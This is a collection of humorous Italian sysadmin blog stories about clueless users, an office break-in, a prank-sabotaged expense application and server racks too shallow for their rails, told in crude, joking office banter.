IO - E perche' non lo riporti nel negozio dove lo hai comperato e domandi a loro?

P. - Ma e' domenica, suavia, fallo per i bambini...

IO - L'unico bambino in quella casa sta parlando al telefono in questo preciso momento! Che accidenti c'e' scritto sulla scatola di quel coso?

P. - Non e' in una scatola, solo una custodia come per i DVD.

IO - Ok, prendi quella custodia e leggi le caratteristiche minime.

P. - Hemmm... non ci sono... c'e' uno strano logo sul fronte, come una specie di "P" storta.

IO - Una "P"? E magari con un serpentello blu e giallo sotto?

P. - Esatto! Sai che roba e'?

IO - P! TESTADICA\$\$O! QUELLO E' UN GIOCO PER PLAYSTATION! TU NON HAI UNA FOXXUTA PLAYSTATION!

P. - E dici che su Windows non funziona?

L'unica cosa che mi ha rallegrato la giornata e' il pensare a cosa avrebbe detto S. quando la faccenda fosse stata scoperta. Quella ragazza ha un caratterino...

Davide

17/01/2009 14:44

La Graduatoria

Questa non e' propriamente una storia, ma una digressione sul livello di incasinamento dei PC. Ne siamo usciti io ed Erik dopo una chiaccherata in caffetteria.

La domanda e': come misurare il livello di incasinamento dei PC degli utenti? Ed ecco che abbiamo inventato la Graduatoria.

La scala e' in Gradi F. No, non Farhenait o Fujita (come gli uragani), ma in Gradi Formattone. Piu' il numero e' alto piu' il formattone si avvicina.

F0 "Appena installato"

Il PC e' fresco fresco di installazione, le uniche icone sul desktop sono quelle di "My Computer" e le icone standard di Office.

Le uniche due icone nella system tray sono quella dell'antivirus di default e quella chiavica di MSN.

L'iconcina "tour di windows" appare da sola all'accensione.

Lo sfondo e' ancora impostato sulle verdi colline di saDiodove.

Il disco C: contiene sette (7) directory.

Le varie animazioni dei menu' ed il malefico "microsoft sound" sembrano quasi divertenti.

Tutti i programmi di Office si avviano in meno di 10 secondi.

F1 "Confortevole"

Lo sfondo del desktop e' stato sostituito con le classiche fotografie di gatti/bambini/moroso/morosa/strafigiditurno. Vi sono 18 icone sul desktop di cui almeno 3 sono di "utility" scaricate da internet.

Almeno otto icone appaiono nella system tray.

Molte delle icone standard sono state rinominate o hanno cambiato aspetto "cosi' le riconosco piu' facilmente".

La directory "My documents" contiene 107 documenti di word.

Lo screensaver e' stato impostato sulla maledetta animazione dei tubi che risucchia il 79% delle risorse di sistema.

Word/Excel impiegano tra un minuto ed un minuto e mezzo per avviarsi. A parte questo, il pc appare funzionare correttamente.

F2 "Lentino"

Tra la maschera di login e l'apparizione del desktop passano da un minuto ad un minuto e mezzo ed il disco fisso frulla come un dannato.

Ogni 2/3 riavvii una maschera di errore lamenta che "il servizio RefDor.exe non si e' avviato correttamente".

Ripetute ricerche su google o su MSDN non hanno ritornato informazioni utili riguardo cosa diavolo e' questo servizio. Il pc sembra non risentire troppo della cosa comunque.

Di tanto in tanto "non riesce a sfogliare la rete".

Fare doppio click su un documento word/excel significa aspettare tra i due ed i tre minuti perche' il documento appaia, mentre avviare word/excel e poi scegliere "apri" risulta piu' veloce ma non di tanto.

F3 "Funzionichia"

Ogni 4/5 avvii Word/Excel pretendono di installarsi da capo ed avviano un programma di installazione che

Cosa fa' l'applicazione X ?

pero' non arriva mai a termine perche' dopo 5/6 minuti l'utente comincia a picchiare sul tasto "cancel" finche' non riesce ad avere indietro il controllo.

Il servizio "RefDor.exe" fallisce categoricamente ad ogni avvio. Disabilitare o cancellare a mano il servizio non porta alcun miglioramento in quanto viene ricreato da se al riavvio successivo, solo per fallire di nuovo. Le icone hanno oramai ricoperto tutto il desktop.

Lo screensaver non si attiva piu' ma visualizza invece una maschera di errore.

Avviare una qualsiasi applicazione significa attendere tra i 5 e gli otto minuti con il led del disco fisso accesso fisso per tutto il tempo.

Il disco C: riporta il 5% di spazio libero. Il numero di directory in C:\ risulta impossibile da determinare.

F4 "Ma e normale che faccia cosi'?"

Ogni 3 avvii appare una maschera di errore che "si e' verificato un'errore irreversibile" ed e' necessario riavviare.

Word/Excel rifiutano di aprire un documento ogni 3 lamentando "errore nella lettura del file C:\system32\resource.dll". Ripetere l'operazione molte volte porta al successo.

Tentare di accedere al Pannello di Controllo mostra una finestra vuota con l'animazione di una torcia elettrica che illumina in giro, ma nessuna delle icone viene mai visualizzata.

Nella system tray ci sono 34 icone, 32 delle quali sono sconosciute.

Ogni 3 tentativi di stampa la stampante di default scompare misteriosamente ed e' necessario reinstallarla da capo.

Sotto C:\Programmi ci sono 197 directory, il numero totale di directory e sottodirectory supera il migliaio.

F5 "Dov'e' il foxxuto CD di Windows???"

L'avvio fallisce miseramente ed e' necessario riavviare ogni volta per poter usare la macchina. "Usare" per modo di dire, dato che ne' Word ne' Excel riescono piu' ad avviarsi correttamente.

Durante la notte l'antivirus ha auto-generato un centinaio di icone nella system tray, provocando la crescita sproporzionata della barra delle attivita' che ha ricoperto meta' dello schermo.

Il tentare di avviare il client di posta o il browser (qualunque sia) provoca il blocco totale della macchina o un BSOD.

Il tentare di 'sfogliare' la rete porta ad un messaggio di errore incomprensibile.

Non e' piu' possibile fare login come Amministratore perche' segnala sempre "password errata".

Ci e' rimasto solo un dubbio: quanto tempo ci si mette in media per passare da F0 ad F5?

Davide

17/01/2009 14:45

A BOFH's Dream

Mi trovo seduto dentro un aereo. Non uno dei normali e moderni aerei di linea, ma uno scassato e traballante bimotore ad elica che sembra uscito da un film anni '50.

Alla mia destra siede una CL tanto carina quanto deficiente, che mi sta rintronando l'orecchio destro raccontandomi con una voce tanto squillante e noiosa da fare a gara con il boato dei motori di quando voleva diventare una ballerina di varietà, ma avendo zero senso ritmico alla fine le sono rimaste due possibilità: prostituta di bassa lega o 'esperta di marketing', ma una sola pagava bene così e' diretta a questa riunione con il CEO che... Alla mia sinistra siede un'altro CL, che fino ad ora ha tentato vanamente di battere il proprio laptop a solitario.

Il CL deve essere effettivamente un'UL, dato che fino ad ora non ha fatto altro che giocare a solitario, ma non appena si sente osservato piazza una schermata di Excel in primo piano e pretende di digitare dei numeri che hanno senso.

Improvvisamente l'aereo comincia a traballare, sbatocchiare e ballonzolare e la CL alla mia destra comincia ad agitarsi.

IO - Non si preoccupi: i piloti hanno il paracadute.

UL - (guardando fuori dal finestrino) Sì, infatti si sono appena lanciati.

IO - herrr... veramente era una battuta...

Ed infatti si vedono 2 paracadute scendere dolcemente verso il suolo. A questo punto un rumore allucinante squarcia l'aria e l'aereo. E dove prima stava una CL molto noiosa adesso c'è un grosso buco nella carlinga dell'aereo e niente altro.

Nello stesso momento l'UL alla mia sinistra vomita sul suo laptop.

UL - Oddio!!! (indicando il laptop) Pensi si sia rovinato???

IO - Fammi vedere...

E con questo acchiappo il laptop e lo butto fuori dall'aereo.

UL - (slacciandosi la cintura e gettandosi fuori dall'aereo dietro al laptop) LA MIA COLLEZIONE DI MP3 ILLEGALI E FOTO PORNO!!!

IO - (gridandogli dietro) COSÌ IMPARI A FARE I BACKUP DEFICIENTE!!

Poi tutto diventa molto confuso.

Quando le cose sono meno confuse mi ritrovo sdraiato sulla sabbia soffice fuori dall'aereo. Mi alzo e mi guardo attorno. Non ho un graffio. Manco un capello fuori posto. Se si possono chiamare capelli questi quattro peluzzi che rimangono sul mio cranio. Comunque mi guardo attorno e vedo che mi trovo nel mezzo del deserto. Assolutamente niente per centinaia di chilometri attorno. O meglio, quasi niente. Si vede qualche cosa ad una certa distanza.

Mi avvio in quella direzione e vedo che c'è un'altro aereo. Ed un'altro. Ed un'altro. E' un cimitero di aerei tutti sfasciati nel mezzo del deserto.

E vedo qualche cosa d'altro in distanza. Mi avvicino e vedo che c'è un palo, dipinto a strisce rosse, bianche e

Cosa fa' l'applicazione X ?

blu, con qualche cosa appeso. Ed intorno ci sono un sacco di corpi.

Devono essere corpi di vari UL ed SL a giudicare dai gessati Armani e dalle penne d'oro che spuntano dai vari taschini. Molti tengono ancora stretti vari laptop tanto costosi quanto inutili. Uno sembra stesse cercando di inviare una e-mail dato che lo schermo dice ancora "Outlook.exe ha causato un'errore di protezione generale...".

Mi avvicino al palo e vedo che uno degli UL e' ancora vivo, ma appena, ed e' appoggiato al palo. Tiene ancora stretta al petto una grossa cartella di pelle con su' scritto "Verbal Riunione di Marketing 1/7/5". Sul palo c'e' effettivamente qualche cosa appeso.

Ed e' una radio di emergenza.

IO - (rivolto all'UL) Hai usato la radio?

UL - (flebile) ...non funziona...

IO - Che vuol dire non funziona?

UL - (flebile) ...non funziona...

IO - Che vuol dire non funziona?

UL - (flebile) ...non funziona...

Ripetete la "conversazione" di cui sopra quante volte volete.

Così' guardo la radio. E vedo subito che il Luser-Designer ha cercato di fare una radio Luser-proof. Ed ovviamente ha fallito.

La radio e' composta da un microfono/altoparlante e due pulsanti. Uno dei pulsanti all'inizio era probabilmente rosso, ma e' così' consumato e rovinato da innumerevoli dita che lo hanno premuto infinite volte che oramai e' grigio e consunto. Una etichetta accanto dice "battery test". L'altro pulsante e' blu, nuovo e luccicante. Mai premuto o toccato da dita umane. Un'altra etichetta accanto dice "call".

Ed accanto alla radio c'e' un cartello. Con caratteri grossi così'. Che dice in dodici (12) lingue: "per avere aiuto immediato premere il bottone BLU".

IO - (rivolto all'UL) Hai letto il cartello?

UL - (raccogliendo le ultime gocce di energia) ...perche'?

E poi muore.

Così' io premo il tasto blu. E guardo l'elicottero che si avvicina veloce.

Poi mi sveglio.

Ci ho messo quasi due ore a smettere di ridere, ridacchiare e ghignare come uno scemo. Avevo quasi paura di dover andare in ospedale per farmi togliere il ghigno dalla faccia per via chirurgica.

Davide

17/01/2009 14:45

Coraggio! Chiedimi Come E' Andata Oggi!

Sembra un normale martedì mattina quando entro in ufficio, in moto, nonostante la temperatura quasi gelida. NO, la moto l'ho lasciata nel parcheggio, non sono *entrato* in ufficio *con* la moto!

Verso le dieci Da Boss si appropinqua.

TB - Hai voglia di passare una mezza giornata fuori dall'ufficio?

IO - (sborracciando un qualche imbroglio) In che senso?

TB - Abbiamo il meeting per \$noispendiamotantisoldi in Leiden, e qualcuno dovrebbe andare la' a configurargli il firewall così' da potersi connettere ai nostri server.

IO - (prendendo il mio Palm e guardando il calendario) Quando?

TB - (guardando l'orologio) Quarantacinque minuti fa.

IO - Ah! Eccola la fregatura.

Guardo sulla cartina. Il posto e' a circa 30 minuti di strada, quindi una mezz'oretta per andare, un'altra per tornare ed un'ora al massimo per il lavoro. Non sembra troppo difficile.

TB - Ah, dovresti anche portare quella roba, visto che ci sei.

E mi indica una pila di sei (6) scatoloni enormi.

IO - WTF????

TB - UL che e' già' la' si e' dimenticata di prenderli su'.

Andare fino a casa in moto, prendere la macchina, ritornare in ufficio, caricare gli scatoloni e poi andare a Leiden. Un'ora e venti minuti dopo entro nell'hotel e domando alla reception. Li' mi indicano UL che sta bevendo il tea e leggendo il giornale poco lontano.

IO - Allora, dove' che dobbiamo sistemare sta roba?

UL - La sala sarebbe di sopra, solo che non possiamo entrarci perché' pare che quelli che l'avevano prenotata prima abbiano esteso la prenotazione, ed anche se se ne sono andati l'hotel non può' farci entrare altrimenti non possono fare pagare quegli altri per l'intera giornata.

Così' rimaniamo a girarci i pollici nella hall. Verso mezzogiorno decido di vedere se hanno un wireless ed estraggo il mio fido Palm. Ce lo hanno. Mi leggo la posta e subito vedo una mail di un DaBoss terrorizzato che mi chiede di chiamarlo *immediatamente*, anzi prima. Punzono giù' il numero.

TB - Ti ricordi di quel firewall che abbiamo mandato in Finlandia?

IO - Cosa?

TB - Apparentemente non e' mai arrivato.

IO - Ed io che c'entro?

TB - Con che corriere lo abbiamo mandato?

IO - Senti! Vai in quella \$\$%@@%#@#\$ reception! Ci sono **tre** receptioniste. TRE! Non tremila. Domanda a loro.

A questo punto arriva il TeNNico (TN) dell'albergo.

IO - Allora, quando' che possiamo fare sto collegamento?

TN - Non appena mi dicono che possiamo entrare nella sala.

Cosa fa' l'applicazione X ?

IO - Ottimo, che tipo di connessione abbiamo?

TN - ADSL.

IO - Si', ok, voglio dire, devo usare un'IP fisso o DHCP?

TN - (mi guarda stralunato) Eh??

IO - Avete un server DHCP vero?

TN - (mi guarda ancora piu' stralunato) Eh??

IO - Hummm... Ok, immaginiamo che io attacchi il mio lapdog alla vostra rete, ricevo un'indirizzo dal vostro server?

TN - Non abbiamo nessun server, e' solo un coso che ci ha dato la societa' telefonica...

IO - Ok, e' DHCP, grazie. Quante prese di rete ci sono in sala?

TN - Nessuna.

IO - ??? Come sarebbe a dire "Nessuna"? Dove lo attacco io il firewall?

TN - (mostrandomi un cavo) Facciamo passare questo qui dalla finestra e ti attacchi direttamente li'.

IO - ...ossigur...

Fast-forward di circa cinque (5) ore, quando, dopo aver lungamente cazzeggiato e girellato, pensato oh-tante volte a come buttare giu' la porta della foxxuta sala ed installato la nostra roba e, sostanzialmente, fatto un ca\$\$o tutto il giorno, riceviamo finalmente le chiavi per accedere a questa sala. Io comincio a sistemare tutti i casini vari, quando UL arriva tutta trafelata.

UL - Dove sono i mouse?

IO - Quali mouse?

UL - (mostrandomi un foglio) Questo e' l'inventario della roba che hai portato! C'e' scritto che dovrebbero esserci 10 mouse USB ma io ne ho trovati solo due!

IO - Sonasegaio... hai guardato bene in tutte le scatole?

UL - Certo! Ma non sei tu che hai fatto i pacchi?

IO - Io? Io fatto una beata fava! Le scatole erano gia' pronte!

Cosi' scartabelliamo in mezzo al marasma di roba, ma di mouse non c'e' ne' traccia. Allora mi attacco al telefono e chiamo Erik.

IO - Dove sono i mouse?

ER - Quali mouse?

IO - Su questo foglio c'e' scritto che ci dovrebbero essere 10 mouse USB!

ER - Oh! Gia'. Non ne avevamo dieci, cosi' ne ho messi solo due dentro.

IO - E perche' cacchio nell'inventario c'e' scritto dieci allora???

ER - Non avevo voglia di ristamparlo.

Groan... Ma vengo distratto dall'arrivo di TN con il famoso cavo. Attacco e non funziona una mazza (e che ti aspettavi?).

IO - (guardando il cavo) Hemmm... Quaglio'... questo e' un cavo **telefonico**.

TN - E non va bene?

Sorvolo sul resto della conversazione, TN viene comunque persuaso ad andare a prendere un'altro cavo. Ritorna dopo circa dieci minuti.

TN - (mostrandomi un cavo) Questo va bene?

IO - Si', quello e' un cavo di rete, ma e' lungo circa due metri, mentre a noi ne servono almeno dieci per raggiungere la finestra ed il piano di sotto.

TN - Ah... vado a prenderne un'altro allora.

Coraggio! Chiedimi Come E' Andata Oggi!

Cosa fa' l'applicazione X ?

IO - Magari devo venire con te cosi' evitiamo di fare avanti e indietro cinquanta volte?

TN - Ma no! Sono capace di prendere un cavo!

Fast-forward di altre due ore. Siamo riusciti ad acchiappare il cavo giusto ed attaccarlo correttamente, ed io ho configurato il firewall in circa sei minuti e trenta secondi.

A questo punto ho deciso che, si', volevo mangiare li' e me ne sono andato a casa dopo cena, per arrivare infine alla magione alle 22.35. Se non altro avro' qualche cosa da dire alla riunione settimanale riguardo l'organizzazione (o mancanza di) di questo tipo di eventi.

Davide

17/01/2009 14:46

Il Ladro Di Amsterdam [2]

nota: le foto le ho fatte col telefono, quindi non vi lamentate se fanno cacare.

Pare un tranquillo mercoledì mattina quando arrivo in ufficio in ritardo rispetto al mio solito antelucano orario di circa 20 minuti. Il ritardo e' dovuto al fatto che sono in auto invece che in moto o con i mezzi come al solito. E sono in auto perche' ho intenzione di andare da \$notomagazzinodimobili a cercare un... "coso".

Entro in ufficio ed incoccio subito in Sander che mi apostrofa con un bel

SB - Se manca qualche cosa sul tuo tavolo non toccare niente e chiamami!

IO - Eh? Uh??

Per tutta risposta lui mi indica la porta.

Guardo meglio e mi accorgo che la porta pare a posto, ma dove prima si trovava il pannello di controllo dell'antifurto adesso c'e' uno spazio vuoto ed un mucchio di cavi elettrici che penzolano dalla canalina.

IO - O che bello...

Così mi avvio verso il mio tavolo, dove non c'e' niente fuori posto, d'altra parte e' difficile che ci sia qualche cosa di fuori posto dato che **non c'e' niente sul mio tavolo**, all'infuori del telefono e della mia tazza del caffè quando non sono in ufficio.

Do un'occhiata in giro e subito vedo che il tavolo di DaBoss non e' stato così fortunato, oltre al telefono per terra ed ad un certo casino, noto che e' mancante il laptop che lui **non si porta mai a casa!**.

Ed infatti posso vedere il cavo di sicurezza tagliato sulla tastiera.

Un paio di giretti mi dicono che almeno 4 laptop sono mancanti.

Be', questi pero' io li farei pagare ai rincoglioniti che li usavano. Voglio dire, se hai un laptop perche' non te lo porti a casa invece di lasciarlo perennemente sul tavolo in ufficio? E se non te lo vuoi portare a casa perche' non ti pigli un desktop e la fai finita? Cosa vuol dire che "il lapdog fa' piu' fico"???

Dopo un po' arriva Erik e comincia a fare l'inventario della roba che manca. E Sander fornisce qualche info sulle modalita'.

Pare che intorno alle 23.30, qualcuno che "lavorava" al piano di sopra abbia sentito alcuni rumori e l'allarme sia partito. La prima cosa che i rincoglioniti hanno pensato e' stata di disattivare l'allarme, che pero' non si e' voluto far disattivare. Probabilmente perche' i soliti ignoti hanno pensato bene di sradicare il pannello dal muro (chissà poi perche'). I rincoglioniti hanno chiamato allora la societa' di sicurezza, i quali gli hanno detto di rimanere dove erano e non fare niente.

La societa' di (in)sicurezza ha poi mandato qualcuno che si e' perso per la strada ed e' arrivato solo dopo una mezz'ora. Quando oramai i giochi erano fatti.

Dopo un'oretta circa, quando DaBoss e MrX sono arrivati (i laptop mancanti erano i loro) ed hanno ampiamente deliziato tutti con le loro geremiadi, e reso tutti partecipi del fatto che i lapdog di cui sopra non erano protetti da password o da altri accorgimenti volti ad impedirne l'abuso da parte di non autorizzati, siamo

Cosa fa' l'applicazione X ?

li' che discutiamo con Erik che ha fatto il giro dell'edificio e non ha trovato niente di mancante.

TB - Sei sicuro che non manchi altro?

ER - No che non sono sicuro, quello che posso controllare io e' la roba di informatica...

IO - Hemmm... scusassero ma...

Tutti mi guardano.

IO - Non so se me lo sono sognato oppure no, ma mi pareva ci fosse una **grossa cassaforte grigia** in quell'angolo.

Tutti guardano l'angolo in questione che adesso e' sicuramente vuoto.

CL - (che e' del reparto 'finanza') AAAAAAGHHHHH!!! ODDIO!!! SI SONO FREGATI LA CASSAFORTE!!!!

IO - Che roba c'era dentro?

CL - E che ne so...

IO - E allora che ti gridi a fare?

Dopo un'altra mezz'oretta e' arrivata la polizia (P1 e P2) e stanno facendo un giro dell'edificio.

SB - ...e poi manca la cassaforte che era in quell'angolo.

P1 - Un'intera cassaforte?

SB - Si', grossa piu' o meno come una cassetiera... grigia...

IO - (guardando fuori dalla finestra) Quanto era grossa questa cassaforte?

SB - Piu' o meno quanto una cassetiera.

IO - (indicando fuori dalla finestra) Non e' che e' quella?

Così Sander guarda, e la cassaforte e' proprio quella. Tristemente abbandonata sulla riva del fiume. (purtroppo non sono riuscito a fotografare la cassaforte prima che se la portassero via).

SB - (ululando verso il reparto finanza) ABBIAMO TROVATO LA CASSAFORTE!!

Ovviamente era vuota.

Piu' tardi nel pomeriggio veniamo arringati dal Supermegaboss, che ci re-istruisce sul corretto comportamento nel caso in cui l'allarme dovesse rimettersi a suonare e distribuisce a tutti etichette autoadesive con i corretti numeri di telefono da chiamare in caso di emergenza.

E adesso (alleluja) la policy e' che se hai un laptop, non te lo porti a casa e quello viene rubato, te lo paghi di tasca tua.

Addendum

Qualche giorno dopo, abbiamo avuto la "visita" da parte di un sedicente "esperto di sicurezza", riporto qui una mail inoltrata da Sander al riguardo:

Hello Everyone,

As you might have noticed we've had one or two problems with theft and break ins in the office recently, so I arranged a meeting this morning

Cosa fa' l'applicazione X ?

with a security specialist to discuss ways to make the office a more safe environment for you all to work in.

As he arrived at our front door a member of staff was arriving for work. This person opened the doors and allowed the security specialist in, with out asking who he was or what he was doing here. The member of staff then went off and left the security specialist wandering around the stairways trying to find our reception.

I would like to thank that person for giving the consultant a demonstration of their complete disregard for the security of this building and the safety of their colleagues, it gave us a good starting point for the meeting which resulted in a free and effective way to improve security from this moment onwards.

C'e' da aggiungere altro?

Davide

17/01/2009 14:46

Problemi... Hardware

E' Marzo! La primavera e' nell'aria, gli uccellini cinguettano, gli alberi si ricoprono di fiori e tutti sono contenti
CRASH! BANG! BANG! VIENIQUIPEZZODIDEFICIENTE!!! AYEHHHHH!!! TRUNK!NO CARRIER

ci scusiamo per l'interruzione involontaria e riprendiamo con lo spettacolo.

E' Marzo, fa un freddo becco, neveica a tutto spiano! Stamani quando mi sono alzato c'erano 25 centimetri di neve che ricoprivano la strada, ho dovuto picconare per trovare l'auto! Inoltre sono rimasto incastrato dietro ad un coglione di autotreno per **un'ora** perche' l'idiota non sapeva dove andare. Il risultato e' che arrivo in ufficio alle dieci del mattino (!).

L'unica cosa positiva e' che la meta' dell'ufficio ha deciso di prendersi una giornata di ferie, quindi il posto e' praticamente deserto.

Una mezz'oretta dopo una CL del reparto finanza viene a cercarmi.

CL - Chi e' che si occupa del programma dei rimborsi di viaggio?

IO - Teoricamente io. Che problema hai?

CL - Credo ci sia qualche cosa che non va...

IO - Che tradotto significa?

CL - Tutti i cedolini adesso dicono "giu' le mani dal Real Madrid"...

IO - Eh?

CL - Prova a vedere.

Una piccola nota: il "programma dei rimborsi" e' in realta' l'ennesima fetenzia di web application che e' sviluppata questa volta dal nostro ufficio Spagnolo, questo branco di addormentati sta cercando di averlo adottato in tutto il resto dell'universo e, a questo scopo, il nostro ufficio lo sta "provando". Dato che ci sono piu' buchi che in una forma di groviera il "programmatore" spagnolo di tanto in tanto rilascia una nuova versione. Per questo motivo io ho uno script che ogni 4 ore fa un backup del database e lo salva su disco.

Mi collego al coso e guardo. Mi dice che ci sono 1343 record, e tutti riportano come 'motivazione' "Giu' le mani dal Real Madrid".

IO - Che accidenti hai combinato?

CL - Niente! Giuro!

Do un'occhiata al programma. Hummm... pare che sia stato aggiornato due giorni fa. Forse e' un problema sul db. Provo a prendere il database di ieri dal backup ed a sostituirlo con quello ufficiale.

IO - Questo sembra a posto... che cosa hai fatto?

CL - Niente! Ho solo scelto la funzione 'ricerca veloce'

IO - E dove sta?

Così scelgo questa famosa funzione, digito quello che voglio cercare, schisso invio.... ammapela quanto ci mette... ah, ecco... GIU' LE MANI DAL REAL MADRID???

IO - Oh porca...

Cosa fa' l'applicazione X ?

Comincio a pensare che ci sia qualche cosa di sbagliato. E' il momento di sentire che dicono dalla spagna. Prendo su il telefono e chiamo il nostro ufficio di Barcellona (CL2).

CL2- Hola!

IO - Salve, sono D da Amsterdam, qui' abbiamo qualche problema con il vostro software dei rimborsi.

CL2- Si, per questo dovresti parlare con Pedro. Spetta che guardo se c'e'.

copre con la mano il microfono e parla a qualcun altro in ufficio, io ho una cognata spagnola, quindi un pelo di spagnolo lo capisco

CL2- (parlando a qualcun'altro) Dove' Pedro? Se' visto oggi? Come? Al bar? A quest'ora? Era triste perche' il Real ha perso?

CL2- (parlando a me) Mi sa che e' un filino occupato.. che problema avete esattamente?

IO - La vostra chiavica di programma scrive "giu' le mani dal real madrid" su tutti i record ogni volta che usi la funzione di ricerca, che e' ogni 3 secondi praticamente.

CL2- Giu' le... hemmm... aspetta eh...

CL2- (parlando a qualcun'altro) Ca\$\$o!!! Quel coglione l'ha fatto di nuovo! Stavolta lo defenestro! Un conto e' scherzare e sostituire tutti i verbali del meeting con volantini del Real, ma qui si esagera!!

CL2- (parlando a me) Hemmm, senti, mi sa che il nostro esperto dovra' darci un'occhiata. Sarebbe opportuno che voi non lo usiate per un po'. Il programma intendo. Oh, aspetta un momento, credo si sia liberato.

CL2- (parlando a qualcun'altro) Oh! Eccoti qua' finalmente razza di imbecille! Te lo do io il Real a te! Abbiamo l'ufficio principale incasinato perche' tu ti diverti a fare cazzate con il software e... Pedro? Non hai un gran bell'aspetto... quante te ne sei fatti stamani? Pedro?? PEDRO! NO! CA\$\$O! VAI IN BAGNO! NON IN MEZZO ALLA STANZA! *rumore del telefono che cade sul pavimento* **PRESTO! PRENDI IL CESTINO DELLA CARTA! ODDIO! AAAAGGGHHH**

Seguono rumori vari di qualcuno che vomita violentemente, strilla, gridi, ululati vari, rumore di roba che casca per terra e/o viene calciata in giro.

CL2- Aaaaarghh!! Che casino! Lascialo steso, almeno non fara' altri danni! No, non me ne frega niente se si e' fatto male o no! Guarda la mia tastiera! Che schifo! Dove' il telefono? *rumore del telefono che viene recuperato in malo modo e poi viene riappeso*

Io guardo CL, CL guarda me.

IO - (riappendendo il telefono) Credo che... il nostro ufficio spagnolo abbia appena avuto un piccolo problema di... hardware. Ti faccio sapere non appena si sbloccano, nel frattempo... non usare il programma.

...ma saro' io?

Davide

17/01/2009 14:47

Il Binario Del Discontento

E cosi', seguendo le direttive del Gran Consiglio dei PHB, ci stiamo preparando alla Grande Movimentazione dei server. Dall'attuale co-location a quella nuova. Che tanto nuova non e' dato che si tratta della stessa gente di The Cow-Location.

Io gia' ho fatto notare che come posizione e servizi questi non e' che si possa dire che 'brillano', ma tanto e' gia' stato firmato un contratto di locazione per 4 (quattro) racks per i prossimi 12 mesi.

IO - (parlando con DaBoss) ...vorresti dirmi che avete gia' deciso tutto?

TB - Praticamente si. Adesso si tratta solo di pianificare lo spostamento.

IO - Senza consultare nessuno?

TB - Ci sono state consultazioni "ad alto livello".

IO - Cioe' con gente che non capisce una beata fava ne' di computer ne' di co-location?

TB - Le discussioni sono state piu' che altro incentrate sul costo relativo alla gamma di servizi offerta.

IO - ...osantaapollonia...

Cosi' un bel di' decidiamo di fare una 'visita' a questo posto, tanto per renderci conto di come sono i rack e tutto il resto. Gia' quando arriviamo alla reception c'e' ad attenderci un certo Luser-Supervisor di mia conoscenza, il quale mi guarda un'attimo e poi mi apostrofa con un "ma noi non ci conosciamo gia'?" al che io rispondo con un sorriso alla squalo tigre "probabilmente...".

Ci portano fino alla 'suite' dove sono i nostri armadi. Ed io gia' vedo qualche cosa che non mi garba.

IO - Ammazza che armadi piccoli... questo non sono per server, sono per apparecchiature di networking.

TB - E che differenza fa?

IO - (misurando con il metro) 20 centimetri in meno.

TB - Vabbe' non e' un gran che.

IO - (tirando fuori dalla scatola che mi sono portato dietro i binari per il montaggio dei server) E' sufficiente... perche' questi cosi non ci entrino.

Ed infatti i binari sporgono di circa 6 centimetri dal retro dell'armadio.

TB - (osservando i binari) Non si possono aggiustare?

IO - Per caso hai un flessibile in tasca?

TB - No, intendo, non possiamo cambiare i binari?

IO - E poi come ci attacchi il server?

Cosi' prendiamo le misure e le confrontiamo con quelle dei rack attualmente in uso presso l'altro hosting provider. E non e' che ci sia molto da confrontare. I rack attuali sono 120 centimetri di profondita', di cui 118 usabili (2 centimetri si perdono sulle porte), i binari di montaggio sono 86 centimetri di profondita' a cui bisogna aggiungere circa 10 centimetri per il 'braccio' dei cavi, il che porta ad un'ingombro complessivo di 96 centimetri (piu' piu' che meno), i rack 'nuovi' sono 90 centimetri secchi, di cui solo 84 usabili (6 centimetri se ne vanno per le porte).

TB - Quanti ne abbiamo di server che usano questi binari?

IO - (contando sulle dita) \$server, \$altroserver, \$quellaltroserver, \$quellaltroserverancora...

TB - E se non li mettiamo cosi' come si fa?

IO - (guardandolo di traverso) ...prendere dei rack piu' grossi?

TB - Dubito che si possa fare...

Cosa fa' l'applicazione X ?

IO - Prendere qualcuno dei rincoglioni che hanno fatto sta cazzata e metterlo a fare la guardia al rack 24 ore su 24?

Così torniamo in ufficio e facciamo un piccolo inventario. Abbiamo complessivamente 49 server divisi in due rack (ed una mezza dozzina di altri arnesi vari, switches, kvm, pdu, ups...) che devono essere inseriti, dato che almeno 15 server non possono essere montati su binari, ci servono dei ripiani. Ogni ripiano occupa dello spazio che non può essere usato per un server (ovviamente), quindi ci servono almeno 20 ripiani (meglio abbondare), ed ovviamente ogni ripiano costa una cifra sufficiente a farmi pensare che chi ha fatto i conti non capisce una beata fava.

Ed eccoci in meeting per pianificare il tutto.

IO - Quindi la cosa migliore è che prima si preparano i rack con i ripiani e poi ci si mettono dentro i server.

MX - E che facciamo poi con i server per \$progetto?

IO - Che \$progetto?

MX - Sono dei server nuovi che verranno trasferiti dal nostro ufficio di Monaco il mese prossimo.

IO - Cosa hanno i server di \$progetto?

MX - Be'... da quello che mi dici... non sono sicuro che ci stanno...

IO - Che server sono?

MX - Sono dei \$nomeproduttore.

IO - Con che binari di montaggio?

MX - Sonasegaio...

IO - Vabbè prima informati di che tipo di binari, poi vediamo. Ma se non ci entrano manco questi, l'unica cosa che possiamo fare è metterli su altri ripiani.

TB - C'è qualche problema nell'avere i server sui ripiani invece che sui binari?

IO - A parte che sembra una roba messa lì alla ca\$\$o, 3 ripiani occupano lo spazio di un server e mezzo, dato che non puoi metterli attaccati che se no non entrano, quindi perdi 2 server ogni 3. Il che significa che (facendo due conti) su 4 armadi mezzo armadio è completamente occupato da ripiani. Non è un gran che come efficienza.

TB - E mettere più server per ripiano?

IO - Come no. Così quando devi tirarne fuori uno ti tocca spegnere tutto e tirarli fuori tutti. Dato che la legge di Murphy dice che quello che interessa a te è quello sotto. Posso dare un suggerimento?

TB - Sentiamo.

IO - I prossimi server che comperiamo, comperiamoli da \$produttore.

TB - Veramente si era già deciso di favorire \$altroproduttore...

IO - Perché i server di \$produttore hanno i binari che entrano in questi rack.

TB - ...ma credo che riprenderemo in considerazione \$produttore come fornitore di server...

E già. Alla faccia dell'efficienza...

Davide

17/01/2009 14:47

Non Sono Mai Contenti

Chi? Ma i CL ovviamente!

Ok, andiamo con ordine. Nel mio ufficio le stampanti, per evitare problemi, sono tutte radunate nella "Sala Stampanti", che in realta' altro non e' che una specie di sgabuzzino contenente le suddette stampanti ed altra roba (buste, carta... la solita roba).

Tempo addietro purtroppo, abbiamo avuto qualche problemino con le tubature dell'acqua. E' stato pertanto necessario rimuovere tutto il contenuto della suddetta 'Sala' per consentire delle riparazioni.

Per consentire la prosecuzione delle attivita', abbiamo deciso di distribuire le stampanti in giro per l'ufficio, anche perche' non avevamo altro posto ove metterle, quindi le abbiamo piazzate un po' dovunque, su mobili, librerie ed altri scaffali piu' o meno di recupero.

